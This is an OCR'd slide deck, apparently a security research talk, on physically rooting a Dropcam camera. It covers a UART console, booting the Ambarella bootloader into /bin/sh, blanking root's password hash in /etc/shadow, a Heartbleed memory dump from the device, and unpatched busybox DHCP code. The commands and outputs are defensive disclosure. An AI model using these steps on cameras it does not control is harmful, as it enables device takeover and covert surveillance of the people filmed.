@colbymoore
@patrickwardle

optical surgery; implanting a dropcam

colby moore / patrick wardle

Synack


who we are

Synack

Synack's R&D team

- Colby Moore (vrl/synack)
- Patrick Wardle (nasa/nsa/vrl/synack)

> an outline



Synack

an overview

what/why?

Synack.

dropcam


“Dropcam is a cloud-based Wi-Fi video monitoring service with free live streaming, two-way talk and remote viewing that makes it easy to stay connected with places, people and pets, no matter where you are.” (dropcam.com)

cloud recording

night vision

two-way talk

intelligent alerts


Dropcam Pro Setup
dropcam
Please place your camera where you want it and plug it in
By continuing, I agree to follow the
Placement Guidelines
Find my camera



or

> a target

got a target on your back?!

extremely popular

found in interesting locations



useful capabilities


Synack

rooting a dropcam


popping one of these #

Synack


> probing some portz



exposed 3.3v UART



breakout board (FTDI serial to USB)



serial connection (pin 3 & 4)

> and action!

```
$ screen /dev/tty.usbserial-A603NJ6C 115200
[0.000000] Linux version 2.6.38.8 (dropcambuild@linux-ws) (gcc version 4.5.2 (Sourcery G++ Lite 2011.03-41) )
[0.000000] CPU: ARMv6-compatible processor [4117b365] revision 5 (ARMv6TEJ), cr=00c5387f
[0.000000] CPU: VIPT nonaliasing data cache, VIPT nonaliasing instruction cache

...



           .:^:.
        .o0WMMMMMNOc.                lk,
      dWMMMMNXNMMMMWl               .NMc
     dMMMMd.    .kMMMMl      .oOXNX0kWMc cX0xXNo .oOXNX0d'   .0XxxKNNKx;      :kKNNKx. .lOXNNKx,    :XXxKNXOldKNNKd.
     KMMMO        KMMM0    lWNd;',lXMMc oMMo'..dWNo,',oXWx .WMWk;',c0M0. .KMO:'':; ;NWx;',cKMK. lMMx'.oWMX;.'0MO
     OMMMW;      cWMMMx   .MM:      .WMc oMX   'MM,     'WM;.WMd       XMo kM0       KMx      .WMd lMM'   .XMo   cMX
     .0MMMM0..cKMMMMk     0M0'    .dMMc oMX   .XMk'    .xMX..WMK;    .lWW, cWW:      dMX,    .oMMd lMM'   .XMo   cMX
       :XM0:dNMMMMO;       oNMNKXMNWMc oMX    .dNMNKXMNx. .WMWMNKXMWO'   ;0WWKKWN, cKMNKXWWWMd lMM'   .XMo   cMK
         ;.0MMMMO,           .;:;. ';. .;.       .;:;.    .WMo.,:;'.       .,::,.    .;:;'..;. .;;    ,;.    .;.
           'ONx'                                          .WM:
                                                           ..

Ambarella login:
```

password prompt

Synack

> accessing the bootloader

power on

hit ‘enter’

```
$ screen /dev/tty.usbserial-A603NJ6C 115200

          ___  ___  _________                    _
         /  _ \ |  \/  || ___ \                  | |
        / /_\ \| .  . || |_/ /  ___    ___   ___| |_
        |  _  || |\/| || ___ \ / _ \  / _ \ / __| __|
        | | | || |  | || |_/ /| (_) || (_) |\__ \ |_
        \_| |_/\_|  |_/\____/  \___/  \___/ |___/\__|
------------------------------------------------------------
Amboot(R) Ambarella(R) Copyright (C) 2004-2007
...
amboot>
```

bootloader

> booting in a root shell

```
amboot> help
The following commands are supported:
help    bios    diag    dump
erase   exec    ping    r8
r16     r32     reboot  reset
setenv  show    usbdl   w8
w16     w32     bapi
```

bootloader's help

```
amboot> help setenv
Usage: setenv [param] [val]
sn          - Serial number
auto_boot   - Automatic boot
cmdline     - Boot parameters
auto_dl     - Automatically try to boot over network
tftpd       - TFTP server address
...
```

bootloader's setenv command

```
amboot>setenv cmdline DCSEC console=ttyS0 ubi.mtd=bak root=ubi0:rootfs rw rootfstype=ubifs init=/bin/sh

amboot>reboot
```


set boot parameters to **/bin/sh**

> nop'ing out r00t's password

```
# ls -l /etc/shadow
/etc/shadow -> /mnt/dropcam/shadow

# more /etc/fstab
# /etc/fstab: static file system information.
#
# <file system> <mount pt>     <type>
# /dev/root       /             ext2
…
# NFS configuration for ttyS0
/dev/mtdblock9   /mnt/dropcam   jffs2

# mount -tjffs2 /dev/mtdblock9 /mnt/dropcam
```

```
# vi /etc/shadow
root:$1$Sf9tWhv6$HCsGEUpFvigVcL7aV4V2t.:10933:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::

# more /etc/shadow
root::10933:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
```

reboot



reset boot params

root :)

vulnerabilities

....

> the environment

linux (arm 32-bit)

```
#uname -a
Linux Ambarella 2.6.38.8 #80 PREEMPT Aug 2013 armv6l GNU/Linux

# ps aux | grep connect
  821 root       0:10 /usr/bin/connect
  823 root       0:13 /usr/bin/connect
  824 root       0:00 /usr/bin/connect
```


...and dropcam
specific binaries

Synack

> decently secure

no open ports

all communications secured



unique provisioning


Synack

> heartbleed (client side)


yah, this is vulnerable

```
# openssl version
OpenSSL 1.0.1e 11 Feb 2013
```

openssl version



> heartbleed (client side)



1aa2d258e55c4c9cadd6b4118e296e7c

Issuer Name
- Country US
- Common Name Dropcam Certificate Authority
- Organization Dropcam

Serial Number 2649899954
Version 1
Signature Algorithm SHA-1 with RSA Encryption (1.2.840.113549.1.1.5)


Subject Name
- Country US
- Common Name 1aa2d258e55c4c9cadd6b4118e296e7c
- Organization Dropcam

Not Valid Before Sunday, December 31, 2000 at 2:00:00 PM Hawaii-Aleutian Standard Time
Not Valid After Friday, December 31, 2049 at 2:00:00 PM Hawaii-Aleutian Standard Time

Public Key Info
- Algorithm RSA Encryption (1.2.840.113549.1.1.1)
- Public Key 256 bytes : C4 3C 1D 5B 58 D7 90 7E ...
- Exponent 65537
- Key Size 2048 bits
- Key Usage Any

Signature 256 bytes : 09 6C 96 82 52 C4 F3 9F ...

Fingerprints
- SHA1 43 67 C4 37 3C FA A8 EF 15 61 EE 86 97 D9 08 D1 D8 82 55 63
- MD5 5B 0F 34 57 A8 81 2D B3 9A FF 45 88 6F C7 A6 0F



```
0000 00000000 00000000 00000000 00000000
0000 80017C58 00520852 45444952 45435442                                  Ä  IX R REDIRECTB
2061 63623064 36383932 34333536 35323335 ¥ Build: 46 (jenkins-ambarella-a5s-sdk-release-46, acb0d689243565235
2E36 2E33382E 38202334 32205052 45454D50 ba530b6d22c95ffab01eedc), Linux: Linux Ambarella 2.6.38.8 #42 PREEMP
726F 7063616D 20436F6E 6E656374 202D2056 T Tue Apr 8 13:22:14 PDT 2014 armv6l GNU/Linux:ó Dropcam Connect - V
652D 6E6F6465 3D6C696E 75782D32 30332C20 ersion: 381000, Build: 203 (jenkins-connect-release-node=linux-203,
656C 65617365 2F6C6F76 61676529 48032802 7fcfe90ecbc5cce0a005a3c057c0049ae3779797, origin/release/lovage)H (
C946 76BE51EA 43304699 17F21B53 5F9EBA57 p˜ô " 192.168.0.8 »†   0*  Ÿ ØRPÌÏõ≤áh^Íú ±©t!'éù…FvœQÍC0Fô Ú S_ûſW
C7B4 9F80370F 0EC8B8CF 7E0AC6DF 40E71043  ∂Arà∂ãg∞0Û^3-I9°IÕfl2Z ™k√ø*tê/¨ƒå»ÌΩ‹¶T ^ΔeÚfiÇ   «¥üÄ7  »∏α~ Δfl@Á C
0100 096C9682 52C4F39F 9A4C33E7 5A545BE2  0Ì` (´*Δ˘ (˘ØyèU´●7ö●!ùÍÎ      0   *ÜHÜ˜       Ç   lñÇRƒÚüöL3ÁZT[,
4E14 D88D9904 1F0DDE67 E530EBEB 63FE10F5 ö ¥  α-òhCñÌ●^ ‰uſ*Ùè$ÜX 5“ı›í˘ÊL5˜Ï =>ÆÆ Ä¿^ Â●.ÕN ÿçô   figÅ0ÎÎc¸ ı
EF5D 87A4A1F5 DB065322 52AD8736 C7D9D68C ã∏‰˜¸,$√W·"Î–°së„®-T ˚c(Z‹>Zå (,‘¬È ÈE●∞Á Vfl  P  ´Ô]á§°ı€ S"R≠á6«Ÿ÷å
BD4A 3624E5B1 5AFB9908 780E31F4 FED95ED9 6‡≠vðflÕ∏Qœ†  –wª»ÃÎ 0kIµ 0öe˜ê¸(ì†& áî¸à·Kt%J») –●ΩJ6$Â±Z°ò x 1Ù¸Ÿ^Ÿ
300D 06092A86 4886F70D 01010505 00304731 <%å} ¸5+j@ `  M´∑£BÌªsÒ§ kπü .G¿f●S»   0Ç  0Ç Ó   0   *ÜHÜ˜       0G1
7479 3110300E 06035504 0A130744 726F7063  0   U    US1&0$  U    Dropcam Certificate Authority1 0   U    Dropc
0255 53312630 24060355 0403131D 44726F70 am0"  200101010000000Z  205001010000000Z0G1 0   U    US1&0$  U    Drop
092A 864886F7 0D010101 05000382 010F0030 cam Certificate Authority1 0   U    Dropcam0Ç "0   *ÜHÜ˜       Ç   0
0B2E 381DF7C2 EB8CDE8A 49334EC9 CCD75DE5 Ç   Ç   ÉÃù√€√Ää&ääJI^±¸lN!Ã<ÙMg 64ïñ5 ÇòZ  ∞f∏/Ãø .8 ˜¬ÎåñäI3N…Ã◊]Å
92B8 7C2BF9DE 4F9AFB1B 4BBAEAF9 43706C2E ÷ñ?’ œÉG~`√¸YÚ}°5° pœ$c –j HÉf 'nœ[ ÏZå-◊®ÀÑS h -ãí∏|+˘fiOö° KƒÍ˘Cpl.
B362 6E76FC60 8BF1C573 4A350F01 13776419 uŸ/°ßa%œ6_ô .#QX ÿ(˘z÷lù  qøo_$–Í…l°Í Œ'πÙΔ°Ûq  }Ù≥bnv¸`ãÒ≈sJ5   wd
41F1 03FDE577 EA8E38F3 02030100 01300D06 ËΔynÆ®¶Ãœ'3j;‹≥ ?AH´¡Æ [¸◆  Ûw0ô- w·≥l©j÷H Eú bÇ…òAÒ ˝ÂwÍé8Ù     0
910B 9925ADFA DC6393BB 22FC495C ECF5C852 *ÜHÜ˜       Ç   $π·ÿŸ  Ê :ÔßàˆãZ –`e‹c≥à≤ %Ïò' éüë ô%≠'‹ci ª" I\Ïı»R
```

Synack

> busybox (cve-2011-2716)

busybox: “is a multi-call binary that combines many common Unix utilities into a single executable”

cve-2011-2716: “scripts (may) assume that hostname is trusted, which may lead to code execution when hostname is specially crafted”


```
//unpatched version
case OPTION_STRING:
   memcpy(dest, option, len);
   dest[len] = '\0';
   return ret;
```

dropcam disassembly

